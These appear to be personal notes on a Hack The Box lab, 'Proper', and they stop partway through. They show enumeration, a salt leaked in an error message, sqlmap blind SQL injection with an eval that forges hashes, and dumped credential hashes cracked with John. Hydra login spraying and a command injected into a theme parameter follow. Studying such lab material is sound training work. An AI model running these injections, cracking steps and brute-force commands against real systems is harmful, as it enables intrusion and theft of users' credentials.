Web Creds

Username	Password
aalekseicikm@skyrock.moc	jessica
aaustinf@booking.moc	12345678
acallabyk@un.gro	monkey
afeldmesserg@ameblo.pj	abc123
ahuntarh@seattletimes.moc	nicole
bklewerq@yelp.moc	qwerty
bmceachern7@discovery.moc	123456
bpfeffelt@artisteer.moc	000000
daeryl@about.you	lovely
gdornina@marriott.moc	password
ishayj@dmoz.gro	babygirl
itootellb@forbes.moc	iloveyou
jblinded@bing.moc	1234567
jkleiser8@google.com.xy	12345
kmanghamc@state.tx.su	princess
krussenw@mit.ude	sunshine

Username	Password
lbyshp@wired.moc	ashley
lginmann@lycos.moc	654321
lgiorioo@ow.lic	michael
lgrimsdellu@abc.net.uvw	michelle
llenchenkoe@macromedia.moc	rockyou
lodorans@kickstarter.moc	iloveu
lpealingv@goo.goo	tigger
mchasemore9@sitemeter.moc	123456789
meastmondx@businessweek.moc	chocolate
nstone@trashbin.mail	password2
talelsandrovichi@tamu.ude	daniel
vikki.solomon@throwaway.mail	password1
wstrettellr@senate.gov	111111

Creds

Username	Password	Service
web	charlotte123!	
cleaner	mycleaner123	mysql db=cleaner

Nmap

Port	Service	Description
80	HTTP	Microsoft IIS httpd 10.0

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```
# Nmap 7.91 scan initiated Mon Jun 14 12:10:11 2021 as: nmap -sC -sV -vvv -p- -oN nmap/Full 10.10.10.231
Nmap scan report for 10.10.10.231
Host is up, received echo-reply ttl 127 (0.024s latency).
```


```
Scanned at 2021-06-14 12:10:13 EDT for 113s
Not shown: 65534 filtered ports
Reason: 65534 no-responses
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: OS Tidy Inc.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Jun 14 12:12:06 2021 -- 1 IP address (1 host up) scanned in
115.42 seconds
```

Not much here, so Scanning UDP

Nmap udp

Web Enumeration



not much here at first glance. so lets check the source

not much in the source either.. a couple comments but nothing too interesting .

```
<a href\="[#dustin](http://10.10.10.231/index.html#dustin)" aria-
controls\="dustin" role\="tab" data-toggle\="tab">
<a href\="[#daksh](http://10.10.10.231/index.html#daksh)" aria-
controls\="daksh" role\="tab" data-toggle\="tab">
<a href\="[#wafer](http://10.10.10.231/index.html#wafer)" aria-
controls\="wafer" role\="tab" data-toggle\="tab">
```

possible users?

- dustin
- daksh
- wafer

Gobuster

```
kali@kali:~$ gobuster dir -u http://10.10.10.231/ -w
/usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o
buster/root.log
...[snip]...
/assets               (Status: 301) [Size: 150] [-->
http://10.10.10.231/assets/]
/.                    (Status: 200) [Size: 14257]
/Assets               (Status: 301) [Size: 150] [-->
http://10.10.10.231/Assets/]
/licenses             (Status: 301) [Size: 152] [-->
http://10.10.10.231/licenses/]
/LICENSES             (Status: 301) [Size: 152] [-->
http://10.10.10.231/LICENSES/]
/ASSETS               (Status: 301) [Size: 150] [-->
http://10.10.10.231/ASSETS/]
/Licenses             (Status: 301) [Size: 152] [-->
http://10.10.10.231/Licenses/]
```

- /assets
  - js
    - plugin.js

```
var kyco=kyco||{};kyco.apiPath="easyshare.php";
```

https://github.com/kyco/jquery.kyco.easyshare/blob/master/api/easyshare.php


    - css
    - img
    - fonts
    - api
        - easyshare.php - see above
- /licenses
    - index.php
    - logout.php
    - licenses.php
    - solar
        -

```
kali@kali:~$ gobuster dir -u http://10.10.10.231/ -w
/usr/share/seclists/Discovery/Web-Content/raft-small-files.txt -o
buster/rootfiles.log
...[snip]...
/index.html           (Status: 200) [Size: 14257]
/.                    (Status: 200) [Size: 14257]
/functions.php        (Status: 200) [Size: 0]
/Index.html           (Status: 200) [Size: 14257]
```

- /index.html
- /functions.php
- /products-ajax.php - (from burpsuite)

/licenses

Presented with a login screen.



licenses.req

```
POST /licenses/ HTTP/1.1
Host: 10.10.10.231
Content-Length: 35
Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1
Origin: http://10.10.10.231
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.101 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
exchange;v=b3;q=0.9
Referer: http://10.10.10.231/licenses/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=828i23uh76o6aqiffs4ht5nb0n
Connection: close

username=Username&password=Password
```

products-ajax.req

```
GET /products-ajax.php?order=id+desc&h=a1b30d31d344a5a4e41e8496ccbdd26b
HTTP/1.1
Host: 10.10.10.231
Accept: text/html, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.101 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://10.10.10.231/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

switch to post method

```
POST /products-ajax.php HTTP/1.1
Host: 10.10.10.231
Accept: text/html, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.101 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://10.10.10.231/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

order=id+desc&h=a1b30d31d344a5a4e41e8496ccbdd26b
```

response

```
HTTP/1.1 500 Internal Server Error
Content-Type: text/html; charset=UTF-8
Server: Microsoft-IIS/10.0
```

```
X-Powered-By: PHP/7.4.1
Date: Mon, 14 Jun 2021 21:02:55 GMT
Connection: close
Content-Length: 645

<!-- [8] Undefined index: order
On line 6 in file C:\inetpub\wwwroot\products-ajax.php
  1 |   // SECURE_PARAM_SALT needs to be defined prior including functions.php
  2 |   define('SECURE_PARAM_SALT','hie0shah6ooNoim');
  3 |   include('functions.php');
  4 |   include('db-config.php');
  5 |   if ( !$_GET['order'] || !$_GET['h'] ) {                <<<<< Error
encountered in this line.
  6 |     // Set the response code to 500
  7 |     http_response_code(500);
  8 |     // and die(). Someone fiddled with the parameters.
  9 |     die('Parameter missing or malformed.');
 10 |   }
 11 |
// -->
Parameter missing or malformed.
```

got salt

- hie0shah6ooNoim
- db-config.php

```
kali@kali:~/hackthebox/Proper$ echo -n "hie0shah6ooNoimid desc" | md5sum
a1b30d31d344a5a4e41e8496ccbdd26b  -
```

ok so we figured out how to create the hash its the salt+order

sqlmap

http://securitypadawan.blogspot.com/2014/01/using-sqlmaps-eval-functionality-for.html
https://github.com/sqlmapproject/sqlmap/wiki/Usage

```
sqlmap -u "http://10.10.10.231/products-ajax.php?
order=1&h=c4ca4238a0b923820dcc509a6f75849b" -p "order" --eval="import
```

```
hashlib;SALT='hie0shah6ooNoim';str2hash=SALT+order;h=hashlib.md5(str2hash.encode())
.hexdigest()"
```

```
sqlmap -u "http://10.10.10.231/products-ajax.php?order=id
desc&h=a1b30d31d344a5a4e41e8496ccbdd26b" --eval="import
hashlib;h=hashlib.md5(('hie0shah6ooNoim'+order).encode()).hexdigest()" --
proxy=http://127.0.0.1:8080
```

```
sqlmap -r ajax.req --eval="import
hashlib;h=hashlib.md5(('hie0shah6ooNoim'+order).encode()).hexdigest()"
```

```
GET parameter 'order' is vulnerable. Do you want to keep testing the others (if
any)? [y/N]
sqlmap identified the following injection point(s) with a total of 314 HTTP(s)
requests:
---
Parameter: order (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: order=(SELECT (CASE WHEN (1743=1743) THEN 'id desc' ELSE (SELECT
7061 UNION SELECT 8047) END))&h=a1b30d31d344a5a4e41e8496ccbdd26b

    Type: time-based blind
    Title: MySQL >= 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE
(EXTRACTVALUE)
    Payload: order=id desc PROCEDURE ANALYSE(EXTRACTVALUE(3730,CONCAT(0x5c,
(BENCHMARK(5000000,MD5(0x574e6979))))),1)&h=a1b30d31d344a5a4e41e8496ccbdd26b
---
[15:15:13] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 2016 or 10 or 2019
web application technology: Microsoft IIS 10.0, PHP 7.4.1
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[15:15:13] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 308 times
[15:15:13] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/10.10.10.231'

[*] ending @ 15:15:13 /2021-06-15/
```

current-user

```
current user: 'cleaner@localhost'
```

curent-db

```
current database: 'cleaner'
```

tables

```
Database: cleaner
[3 tables]
+-----------+
| customers |
| licenses  |
| products  |
+-----------+
```

Customers

```
Database: cleaner
Table: customers
[4 columns]
+---------------+--------------+
| Column        | Type         |
+---------------+--------------+
| customer_name | varchar(50)  |
| id            | int(11)      |
| login         | varchar(255) |
| password      | varchar(255) |
+---------------+--------------+
```

customer_name

```
Database: cleaner
Table: customers
[29 entries]
+----------------------+
```

```
| customer_name        |
+----------------------+
| Adella Huntar        |
| Alys Callaby         |
| Amble Alekseicik     |
| Andreana Austin      |
| Arnold Feldmesser    |
| Bertie McEachern     |
| Bibbie Pfeffel       |
| Bud Klewer           |
| Dorena Aery          |
| Gwyneth Dornin       |
| Israel Tootell       |
| Ivy Shay             |
| Janifer Blinde       |
| Jordana Kleiser      |
| Karon Mangham        |
| Kimmy Russen         |
| Laurens Lenchenko    |
| Lazarus Bysh         |
| Letty Giorio         |
| Lila O Doran         |
| Lin Ginman           |
| Luce Grimsdell       |
| Lyle Pealing         |
| Mariellen Chasemore  |
| Meg Eastmond         |
| Neave Stone          |
| Trudi Alelsandrovich |
| Vikki Solomon        |
| Woodrow Strettell    |
+----------------------+
```

id

[1-29]

login

```
Database: cleaner
Table: customers
[29 entries]
+------------------------------+
| login                        |
+------------------------------+
| aalekseicikm@skyrock.moc     |
| aaustinf@booking.moc         |
| acallabyk@un.gro             |
| afeldmesserg@ameblo.pj       |
| ahuntarh@seattletimes.moc    |
| bklewerq@yelp.moc            |
| bmceachern7@discovery.moc    |
| bpfeffelt@artisteer.moc      |
| daeryl@about.you             |
| gdornina@marriott.moc        |
| ishayj@dmoz.gro              |
| itootellb@forbes.moc         |
| jblinded@bing.moc            |
| jkleiser8@google.com.xy      |
| kmanghamc@state.tx.su        |
| krussenw@mit.ude             |
| lbyshp@wired.moc             |
| lginmann@lycos.moc           |
| lgiorioo@ow.lic              |
| lgrimsdellu@abc.net.uvw      |
| llenchenkoe@macromedia.moc   |
| lodorans@kickstarter.moc     |
| lpealingv@goo.goo            |
| mchasemore9@sitemeter.moc    |
| meastmondx@businessweek.moc  |
| nstone@trashbin.mail         |
| talelsandrovichi@tamu.ude    |
| vikki.solomon@throwaway.mail |
| wstrettellr@senate.gov       |
+------------------------------+
```

password

```
Database: cleaner
Table: customers
[29 entries]
+----------------------------------+
| password                         |
+----------------------------------+
| 0571749e2ac330a7455809c6b0e7af90 |
| 061fba5bdfc076bb7362616668de87c8 |
| 0acf4539a14b3aa27deeb4cbdf6e989f |
| 2345f10bb948c5665ef91f6773b3e455 |
| 25d55ad283aa400af464c76d713c07ad |
| 25f9e794323b453885f5181f1b624d0b |
| 5f4dcc3b5aa765d61d8327deb882cf99 |
| 670b14728ad9902aecba32e22fa4f6bd |
| 67881381dbc68d4761230131ae0008f7 |
| 6cb75f652a9b52798eb6cf2201057c73 |
| 7c6a180b36896a0a8c02787eeafb0e4c |
| 827ccb0eea8a706c4c34a16891f84e7b |
| 8afa847f50a716e64932d995c8e7435a |
| 96e79218965eb72c92a549dd5a330112 |
| aa47f8215c6f30a0dcdb2a36a9f4168e |
| aae039d6aa239cfc121357a825210fa3 |
| adff44c5102fca279fce7559abf66fee |
| c33367701511b4f6020ec61ded352059 |
| c378985d629e99a4e86213db0cd5e70d |
| d0763edaa9d9bd2a9516280e9044d885 |
| d8578edf8458ce06fbc5bb76a58c5ca4 |
| e10adc3949ba59abbe56e057f20f883e |
| e99a18c428cb38d5f260853678922e03 |
| edbd0effac3fcc98e725920a512881e0 |
| f25a2fc72690b780b2a14e140ef6a9e0 |
| f78f2477e949bee2d12a2c540fb6084f |
| f806fc5a2a0d5ba2471600758452799c |
| fc63f87c08d505264caba37514cd0cfd |
| fcea920f7412b5da7be0cf42b8c93759 |
+----------------------------------+
```

licenses

```
Database: cleaner
Table: licenses
[4 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| customer_id | int(11)     |
| id          | int(11)     |
| license     | varchar(50) |
| product_id  | int(11)     |
+-------------+-------------+
```

customer_id

[11111-30]

Id

[1-100]

license

```
+--------------------------------------+
| license                              |
+--------------------------------------+
| 018b1d58-9643-4bb7-b9b6-0e4fbe491524 |
| 052b2d6b-642a-4309-acda-514d0b7cea18 |
| 09e52b5f-6f90-40eb-b781-0e3fba76a82b |
| 0a65e4e4-f1c7-4452-9bf0-02f4d6c35410 |
| 0fa0e272-a512-40ac-bef4-d05a91038f88 |
| 103a6565-bb0e-4822-a0ad-68a94baadb71 |
| 1158be39-5e52-402d-b3ce-da8969d74062 |
| 130fda4e-bacc-47c4-8922-bc46707113b8 |
| 139aff78-770c-4c59-9aef-32c4c65e68b3 |
| 15e89af8-6b94-4cf7-ac61-36cd8fd7a048 |
| 176d0b16-ad74-4a8e-b893-cda400bf5fc7 |
| 183a7e47-e3cf-46f9-80fa-acb63590cc1c |
| 1cb3b87f-4c8d-4653-a676-7e130446be48 |
| 1e11b157-b709-42f4-8437-b2eaf3cf0a0b |
```

| 1fccafee-e74a-4d45-9b5f-6dcf0dab2c10 |
| 22f634ec-51e6-4c38-88c3-18715afdba9b |
| 231a2b23-875a-48d9-adce-1aba40959287 |
| 23d588c5-f213-4c84-a6e2-d0112c7a6b4e |
| 2542a2ec-3926-4bdb-af40-6988bcc7341b |
| 25ae4581-dc67-4817-b3aa-a17ae3c1e953 |
| 2790986c-e1ea-41f9-9b38-2304da56e0d8 |
| 2c112d0f-b435-419b-85ef-1b57a89a6944 |
| 2ca03799-bd0d-4baa-a163-eb2a3b143f22 |
| 2cb147a5-dc42-4870-8848-40ce94538b1f |
| 2d75f6c3-4b5b-4de5-8bda-7374fd01d6c8 |
| 2e14ce43-8e85-43d7-b9ae-ab2c2ff64bf8 |
| 2f5a29c3-e0bf-44e6-996e-b3c96fc9541c |
| 2fb5fa48-2a93-45c2-97ab-5a530190c2f4 |
| 318777fd-3fd0-484d-8f89-911a5fc02fac |
| 320d80f7-19e5-4a90-bf7d-139109026538 |
| 372b02bd-8730-4bc6-a6fb-8cf9726f797b |
| 388a1ae4-05b0-451e-90f7-f0dca9b5d5c8 |
| 3dd7a43e-2819-4096-a25c-ce8710ffa24c |
| 3ea26f9c-f7c8-428f-a613-f4c66f08d0b9 |
| 41e5be3a-20fc-47b2-9dcc-c05def688cdb |
| 4624684f-d14b-4ac6-9168-cd7c254ecd9c |
| 46b5ec8d-77ed-4a6e-8f06-12a2a2e3af27 |
| 46f62ccb-9424-4833-a27f-946c4e5e4f6e |
| 49dea5ef-3f7f-4790-9b94-b6bf29f5f893 |
| 4fa6a5cd-2081-4222-9b46-6c58df72bcfd |
| 5144fa23-8e31-4ba9-966d-494a648d45ac |
| 57c64dc8-aa38-410d-9150-a8bb7637b85e |
| 5a8126bc-849f-4875-9d92-057ad7cab9ec |
| 5e38933e-06ff-49f3-ac78-8537d165a04a |
| 601b3286-7baa-4a3b-8324-b42a6981f77e |
| 6a013eb6-49a1-4c6f-b49a-1e6163103e15 |
| 6ceb1a22-3e68-46ca-978b-8014c4d0c247 |
| 6f3bf4c5-49d6-4cd3-9b12-ddd139e5b310 |
| 73388604-3114-49e5-92c7-166beb07b6c9 |
| 75ab3363-43d4-4e6b-903a-9d36919b36be |
| 771662b0-fd3b-41cc-8bd1-cae07048ccfb |
| 7b0b8cc4-0c20-43ba-980b-07857b1cc845 |
| 7c8a8bc1-852d-4b63-97fc-22e8a614f85a |
| 7cff421e-ecf4-47b3-a527-64cc79429bfb |

| 7d4cdf91-119b-414d-b16b-7cb841b2c182 |
| 818e6fa2-45de-405a-8d43-b5da6c246932 |
| 8294f358-754b-401d-8f4e-6635baf0a951 |
| 839fe4fe-f3c5-48cb-8f20-734abe2be01e |
| 846ca194-cfdb-4be3-9af7-5827c056c5cc |
| 86f72f65-d875-439f-9527-c501c4a663f2 |
| 873f8add-2f3c-4da2-9164-649f55c1d329 |
| 88222aca-f3eb-40e0-bcad-136556bf42f0 |
| 8b27a51d-dac7-433f-84cf-ab79f8b7d017 |
| 9054482f-23f6-42e7-8469-f09db2e03ad9 |
| 9077b953-6cd4-437e-bdb4-04bbe11fea5f |
| 96f365be-902e-434e-a666-5cbbb3351f14 |
| 991820a1-4a36-4fa3-972a-6ae885ad9276 |
| 9a91d0de-2a87-47a2-a983-8bd7a68a2108 |
| a040c86d-f9f3-46fd-9537-f0d31c3abc9e |
| a2ca516b-3a3a-454e-bfdb-d364322eb75d |
| a49844d3-ab96-4d80-8d56-51402a4e3c75 |
| a7892b44-860c-47a4-b31d-ad4e4222d429 |
| ab4bf0d5-e57b-4dba-8edd-791b3a6748f2 |
| ac514b72-377b-4d73-aa5d-e28f8bf63c33 |
| ad1ef332-9417-4a3a-b5bf-6bcd436eddda |
| ad228131-518a-4527-8a1c-46d0723b691d |
| b161e439-e799-4da1-b012-f4d55393a941 |
| b25e2ced-1f51-41b2-9cae-b128307a9bb6 |
| b513e1b0-c180-4a27-b414-ee454b96aca5 |
| bacd8246-a062-46fe-a8a9-7517567aa630 |
| bdf82583-9f1a-42a3-b892-4b569e77f4c9 |
| bfe634ca-6a35-46cc-addb-1824332a661f |
| c63524b6-6346-4a34-b5c3-a3fe46593df1 |
| c86ab8f6-349e-4357-8ce6-a332e069b118 |
| c8d6fd9a-684c-48d3-b1ed-4f88c2489e8a |
| d32b1894-6a40-49af-8ab5-e1d0ed4d692e |
| d3844ca6-0f72-4b3c-80ce-cf456e061e65 |
| d69ec4f0-3478-491c-b52c-21bb921842e0 |
| d6a3cbf1-010e-41c7-8665-8450640e45e9 |
| d7da6b56-6f8c-4a26-85cc-c80860f3021a |
| d97dec55-1394-4e45-89c3-65766b267f1e |
| d9bf5529-c4e0-4f52-bbce-a81814c8e32f |
| dc6d584b-3b3e-4970-9cf6-ec8d123b42bc |
| e7b59b20-8c70-48b0-91da-58bf354b18d5 |

```
| e87c2fb3-969f-4921-a12d-900f02f4f1a9 |
| f311902e-de9d-40b7-8079-ae82aa7e6ff3 |
| f62939c9-a1ae-4bf4-818b-dc62edebbfec |
| f78684bb-b81b-4ff8-bfba-4035c4014030 |
| fe53a020-773d-419c-ac21-5d725e1e580f |
| febc9320-f134-41cc-8b40-3b91bdc99343 |
+--------------------------------------+
```

product_id

[1-9]

product

```
Database: cleaner
Table: products
[6 columns]
+---------------+--------------+
| Column        | Type         |
+---------------+--------------+
| description   | varchar(500) |
| first_release | date         |
| id            | int(11)      |
| logo_path     | varchar(50)  |
| price         | float        |
| product_name  | varchar(50)  |
+---------------+--------------+
```

throw hashed passwords in online md5 password cracker, or use rock you..

```
john --wordlist=/usr/share/wordlists/rockyou.txt pwdhashes.txt --format=Raw-MD5
```

and then run hydra

```
hydra -L logins.txt -P passwords.txt "http-post-form://10.10.10.231/licenses/index.php:username=^USER^&password=^PASS^:Invalid username or password!"
```

```
kali@kali:~/hackthebox/Proper$ hydra -L logins.txt -P passwords.txt "http-post-form://10.10.10.231/licenses/index.php:username=^USER^&password=^PASS^:Invalid username or password!"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-16 17:55:42
[DATA] max 16 tasks per 1 server, overall 16 tasks, 841 login tries (l:29/p:29), ~53 tries per task
[DATA] attacking http-post-form://10.10.10.231:80/licenses/index.php:username=^USER^&password=^PASS^:Invalid username or password!
[80][http-post-form] host: 10.10.10.231   login: aalekseicikm@skyrock.moc   password: jessica
[80][http-post-form] host: 10.10.10.231   login: aaustinf@booking.moc   password: 12345678
[80][http-post-form] host: 10.10.10.231   login: acallabyk@un.gro   password: monkey
[80][http-post-form] host: 10.10.10.231   login: afeldmesserg@ameblo.pj   password: abc123
[80][http-post-form] host: 10.10.10.231   login: ahuntarh@seattletimes.moc   password: nicole
[80][http-post-form] host: 10.10.10.231   login: bklewerq@yelp.moc   password: qwerty
[80][http-post-form] host: 10.10.10.231   login: bmceachern7@discovery.moc   password: 123456
[80][http-post-form] host: 10.10.10.231   login: bpfeffelt@artisteer.moc   password: 000000
[80][http-post-form] host: 10.10.10.231   login: daeryl@about.you   password: lovely
[80][http-post-form] host: 10.10.10.231   login: gdornina@marriott.moc   password: password
[80][http-post-form] host: 10.10.10.231   login: ishayj@dmoz.gro   password: babygirl
[80][http-post-form] host: 10.10.10.231   login: itootellb@forbes.moc   password: iloveyou
[80][http-post-form] host: 10.10.10.231   login: jblinded@bing.moc   password:
```

```
1234567
[80][http-post-form] host: 10.10.10.231   login: jkleiser8@google.com.xy
password: 12345
[80][http-post-form] host: 10.10.10.231   login: kmanghamc@state.tx.su
password: princess
[80][http-post-form] host: 10.10.10.231   login: krussenw@mit.ude   password:
sunshine
[80][http-post-form] host: 10.10.10.231   login: lbyshp@wired.moc   password:
ashley
[80][http-post-form] host: 10.10.10.231   login: lginmann@lycos.moc   password:
654321
[80][http-post-form] host: 10.10.10.231   login: lgiorioo@ow.lic   password:
michael
[80][http-post-form] host: 10.10.10.231   login: lgrimsdellu@abc.net.uvw
password: michelle
[80][http-post-form] host: 10.10.10.231   login: llenchenkoe@macromedia.moc
password: rockyou
[80][http-post-form] host: 10.10.10.231   login: lodorans@kickstarter.moc
password: iloveu
[80][http-post-form] host: 10.10.10.231   login: lpealingv@goo.goo   password:
tigger
[80][http-post-form] host: 10.10.10.231   login: mchasemore9@sitemeter.moc
password: 123456789
[80][http-post-form] host: 10.10.10.231   login: meastmondx@businessweek.moc
password: chocolate
[80][http-post-form] host: 10.10.10.231   login: nstone@trashbin.mail
password: password2
[80][http-post-form] host: 10.10.10.231   login: talelsandrovichi@tamu.ude
password: daniel
[80][http-post-form] host: 10.10.10.231   login: vikki.solomon@throwaway.mail
password: password1
[80][http-post-form] host: 10.10.10.231   login: wstrettellr@senate.gov
password: 111111
```

00 - Loot

all logins work...

ok..

request

```
GET /licenses/licenses.php?theme=ping%20-
n%201%2010.10.15.41&h=0d4046c8013ee5ba08f421703fd2aa2e HTTP/1.1
Host: 10.10.10.231
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.101 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=828i23uh76o6aqiffs4ht5nb0n
Connection: close
```

response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.4.1
Date: Wed, 16 Jun 2021 15:33:32 GMT
Connection: close
Content-Length: 4845

<!-- [2] file_get_contents(ping -n 1 10.10.15.41/header.inc): failed to open
stream: No such file or directory
On line 35 in file C:\inetpub\wwwroot\functions.php
 30 |
 31 | // Following function securely includes a file. Whenever we
 32 | // will encounter a PHP tag we will just bail out here.
 33 | function secure_include($file) {
 34 |   if (strpos(file_get_contents($file),'<?') === false) {
<<<<< Error encountered in this line.
 35 |     include($file);
 36 |   } else {
```

```
 37 |     http_response_code(403);
 38 |     die('Forbidden - Tampering attempt detected.');
 39 |   }
 40 | }
// -->
<!-- [2] include(ping -n 1 10.10.15.41/header.inc): failed to open stream: No
such file or directory
On line 36 in file C:\inetpub\wwwroot\functions.php
 31 | // Following function securely includes a file. Whenever we
 32 | // will encounter a PHP tag we will just bail out here.
 33 | function secure_include($file) {
 34 |   if (strpos(file_get_contents($file),'<?') === false) {
 35 |     include($file);                <<<<< Error encountered in this line.
 36 |   } else {
 37 |     http_response_code(403);
 38 |     die('Forbidden - Tampering attempt detected.');
 39 |   }
 40 | }
 41 |
// -->
<!-- [2] include(): Failed opening 'ping -n 1 10.10.15.41/header.inc' for
inclusion (include_path='.;C:\php\pear')
On line 36 in file C:\inetpub\wwwroot\functions.php
 31 | // Following function securely includes a file. Whenever we
 32 | // will encounter a PHP tag we will just bail out here.
 33 | function secure_include($file) {
 34 |   if (strpos(file_get_contents($file),'<?') === false) {
 35 |     include($file);                <<<<< Error encountered in this line.
 36 |   } else {
 37 |     http_response_code(403);
 38 |     die('Forbidden - Tampering attempt detected.');
 39 |   }
 40 | }
 41 |
// -->
...[snip]...
